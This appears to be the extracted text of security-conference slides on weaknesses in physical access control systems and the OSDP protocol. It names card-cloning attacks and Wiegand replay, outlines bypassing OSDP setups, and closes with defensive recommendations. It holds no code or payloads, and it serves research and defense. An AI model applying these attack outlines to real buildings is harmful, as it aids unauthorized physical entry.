



When The Front Door Becomes a Backdoor: The Security Paradox of OSDP

Eran Jacob, Head of Research
Ariel Harush, Security Researcher
Roy Hodir, Security Researcher



About us



Eran Jacob
Head of Research

 /in/eranj



Ariel Harush
Security Researcher

 /in/arielhar



Roy Hodir
Security Researcher

 /in/roy-h-858b69



Physical Access Controls Systems (PACS)



Agenda



1. Quick overview

Physical Access Controls & OSDP


2. Bypassing modern Physical Access Controls

Targeting fully secured OSDP setups


3. Attacking OSDP implementations

Gaining foothold in the IP network - over a serial channel


PACS Architecture



PACS Architecture








PACS Architecture




Attacking PACS

Card-only Attacks


- **Nested Attack**
 - Introduced in 2009 by Nijmegen Oakland and implemented by Nethemba with the MFCUK tool.
- **Dark-Side Attack**
 - Introduced in 2009 by Nicolas Courtols and implemented by Andrei Costin with the MFCUK tool.



Attacking Modern Reader \leftrightarrow Controller Communication



Reader – Controller Communication



Wiegand



- **The dominant protocol and physical layer**
- **Limited capabilities:** unidirectional, limited transfer rates
- **Insecure:** easy to eavesdrop and perform replay attacks



Reader – Controller Communication



- **Increasingly deployed, RS-485 physical layer**
- **Extended capabilities** bi-directional, increased transfer rates
- **Security:** option for secure channel with encryption and data integrity


Conclusion Buy OSDP Verified Devices

Don't ignore tamper alerts


Conclusion Never configure a reader in production.

Conclusion


- ✓ Check your configs
- ✓ Use encryption
- ✓ Require encryption
- ✓ Disable Install Mode



